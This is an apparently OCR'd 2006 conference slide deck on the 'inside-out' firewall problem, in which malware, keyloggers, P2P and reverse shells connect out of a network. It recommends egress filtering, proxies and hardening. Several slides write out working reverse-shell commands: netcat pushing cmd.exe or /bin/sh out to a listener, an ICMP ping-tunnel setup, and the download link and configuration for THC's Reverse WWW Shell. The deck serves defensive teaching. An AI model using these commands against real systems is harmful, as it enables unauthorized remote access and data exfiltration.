
Inside-Out Firewall Vulnerability Revisited



Richard Hammer

May 2006

Overview

- Why I Care?
- Description of code that connects out
- Network designs that protect against code that connects out
- Could get worse

2

History - Wake Up Calls

- March 2000, caught PrettyPark connecting out of my network
- van Hauser's, Reverse WWW Shell
- January 2001, W32.navidad.e
- October 2002, CSF student demonstrates Reverse WWW Shell through a Sidewinder firewall


3

My Environment

- Research & Development
- Users that must have Admin or root
- Client desktops behind 2 Firewalls
- Internet exposed servers
- Cannot have information leaking out!
- We make the newspapers when ever something bad happens

4

Network Environment



5

Things that connect out->

- PrettyPark (IRC), Instant Messaging (IM)
- Keyboard loggers -> Send Log Files
- P2P - Point to Point
- E-mail
- Loki, netcat, stunnel, ssh, ftp
- Reverse Shells


6

Start-up -> Connect Out

- Do you know what connects out on your desktop?
- Install a personal firewall and find out
- ZoneAlarm installed on new laptop
  - Windows Update
  - RealPlayer
  - Sgtray.exe, Sonic Update Manager
  - Demo virus protection program update
  - Vendor specific update program

7

sqlmangr.exe, really?



8

Instant Messaging

- Do we really need IM at work?
- Company information stored on servers/systems outside our control
- Clear text in most cases
- File transfer and sharing ability
- Scripting ability
- List of Buddies to target
- Used to be easy to stop, just block the outgoing ports, some now using port 80.

9

Keyboard Loggers

- Logs everything typed including usernames/passwords.
- Some can capture screen shots when mouse clicked.
- Many free and commercial versions available.
- Multiple ways to transmit log files.
  - E-mail and ftp seems most popular
  - Could be programmed to send using any channel
- Could be very effective targeting tool

10

Perfect Keyboard Logger

- www.blazingtools.com
- Remote Installation, Update and Uninstall?
- Absolutely Invisible Mode?
- Rename executables to what you want.
- Capture screen information on every click of mouse.
- Log file html format and can be encrypted
- E-mail and ftp
- Symantec Antivirus found it right away


11

Peer-to-Peer (P2P)

- Popular music exchange mechanism
- Porn has made them even more popular
- Companies really need to block P2P
  - Legal Reasons
  - Security Reasons
- Kazaa, Morpheus, Gnutella, Limewire, etc.
  - File Sharing ability
  - Connect out of your network looking for other machines
- Comes bundled with spyware and other malicious code.

12

How P2P Operates



- Creates a Mesh Network
- Share up your disk for others
- Can share up any file on your system


13

Kazaa Install

- Warns you that you will be installing advertisements with free version
  - BullDog Virus Protection
  - Allnet Topseach, PeerPoints, Need2Find
- Sharing enabled be default
- Offers Offensive Content Filter
- Searches for systems using tcp & udp

14

Kazaa




15

E-mail

- Incoming malicious code
- Windows, Outlook, Internet Explorer Combo?
- Double clicker Syndrome
- Configure e-mail client to NOT open attachments, executables or URLs automatically
- How does Malicious Code send e-mail
  - Uses flaw in existing e-mail Client
  - Install their own SMTP Server

16

Eudora Settings



17

Reverse Shell Concepts

- Does not listen on port, connects out to a system listening on a port
- Allows access to internal systems without having incoming access

18

Netcat

- Hacker's Swiss Army Knife
- netcat can push a shell out of a firewall
  - Inside - **nc 192.168.1.5 80 -e cmd.exe**
  - Outside- **nc –p 80 -L**
- Can it pass through a firewall?
  - Passes through an IPtables firewall
  - Will NOT pass through a Sidewinder SmartProxy
  - Will pass through a Sidewinder Generic Proxy
- stunnel and netcat?

19


Loki & Ping Tunnel

- Loki tunneling backdoor
  - ICMP echo request/reply
  - UDP port 53
- Ping Tunnel
  - ICMP echo request/reply
  - Tunnel any tcp traffic to remote system
  - Windows and Unix versions
- EASY to stop if you are willing to turn off or limit outgoing ping!

20

Ping Tunnel

- I used netcat to push a shell from the internal computer to the destination system.
- The firewall was configured to block all tcp and udp traffic.



21

Ping Tunnel (Cont.)

- Internal Computer
  - ptunnel –p 192.168.1.73 –lp 1234 –da 192.168.1.5 –dp 12345
  - nc 127.0.0.1 1234 –e /bin/sh
- Proxy
  - ptunnel –v 5
- Destination System
  - nc –l –s 192.168.1.5 –p 12345
- http://www.cs.uit.no/~daniels/PingTunnel/

22


Reverse Shells

- Reverse WWW Shell
  - van Hauser and THC
  - Uses http commands to connect through a firewall (GET & POST)
  - Will pass though an Application Layer Firewall
  - Written in Perl
- Reverse Remote Shell, OpenSSL Support

23


Reverse WWW Shell

- http://www.thc.org/releases/rwwwshell-2.0.pl.gz
- Easy Install
  - Download, save, chmod on both machines
  - $SERVER="192.168.1.5";
  - $LISTEN_PORT=80;
  - Run saved file as master and slave
- SLOW



24

Systems that Connect Out



26

Hide your Network Address Space

- Network Address Translation
- RFC 1918 Private Address Space
- Split DNS
- No Zone Transfer from inside.
- Strip internal addresses from e-mail headers
- Don't forget about physical security!

26

Systems we need to manage!

- Routers
- Firewalls
- IDS
- Servers
  - DMZ
  - Internal
- Desktop Clients

27

Firewalls

- Network Firewall Types
  - Packet Filter
  - State-full Packet Filters
  - Application Layer or Proxy
- Firewall Rules
  - Ingress
  - Egress
  - Default closed, open when needed to do business

28

Protecting Servers

- Specialize your servers
- Harden - remove unneeded services and compilers
- Patch - test on test server
- Host based firewall and IDS
- Local or restricted remote system administration
- Know expected network traffic.
- File integrity checking
- Baseline and check those baselines


29

Protecting Servers

- Questions to ask?
  - What incoming connections are required?
  - What outgoing connections are required?
  - Remote system administration? From where?
- Block everything else:
  - Network firewall
  - Host based firewall

30

DMZ diagram




31

Protecting Outgoing E-mail

- Do not allow e-mail directly out
- TCP/IP port 25 outgoing only allowed from SMTP server
- Host based firewall on desktops
- Filter outgoing e-mail for malicious code
- Strip internal headers
- Encrypt sensitive e-mail

32

Outgoing e-mail




33

Protecting Outgoing WWW

- Outgoing Application Layer Proxy
- Content Filtering
- Authenticate?
- Host based firewall on desktops
- Encrypt sensitive documents on desktops

34

Outgoing WWW



35

Protecting Desktop Systems

- Train Users!
- Keep systems patched
- Windows, Outlook, IE?
- Virus & Spyware Protection
- Personal Firewalls (Application Layer)
- Encrypt sensitive data
- Disable auto play features on removable media
- Physical protection, locking screen saver

36

Could get worse

- Frog In Blender
  - Bundled with Metasploit
  - Reverse WWW Shell like code that executes on Windows Boxes
  - Sends keystrokes via tunnels
  - Reverse shells a great way to target someone

37

Conclusion

- Protecting information from leaking out of your network is just as important as keeping an intruder out
- We spend so much time thinking about hardening our perimeter that we sometime forget about outgoing traffic until it is to late
- A good network design makes protecting and detecting unwanted outgoing connections possible
- There is no silver bullet for stopping unwanted outgoing connections
- Defense-in-Depth is the key!

38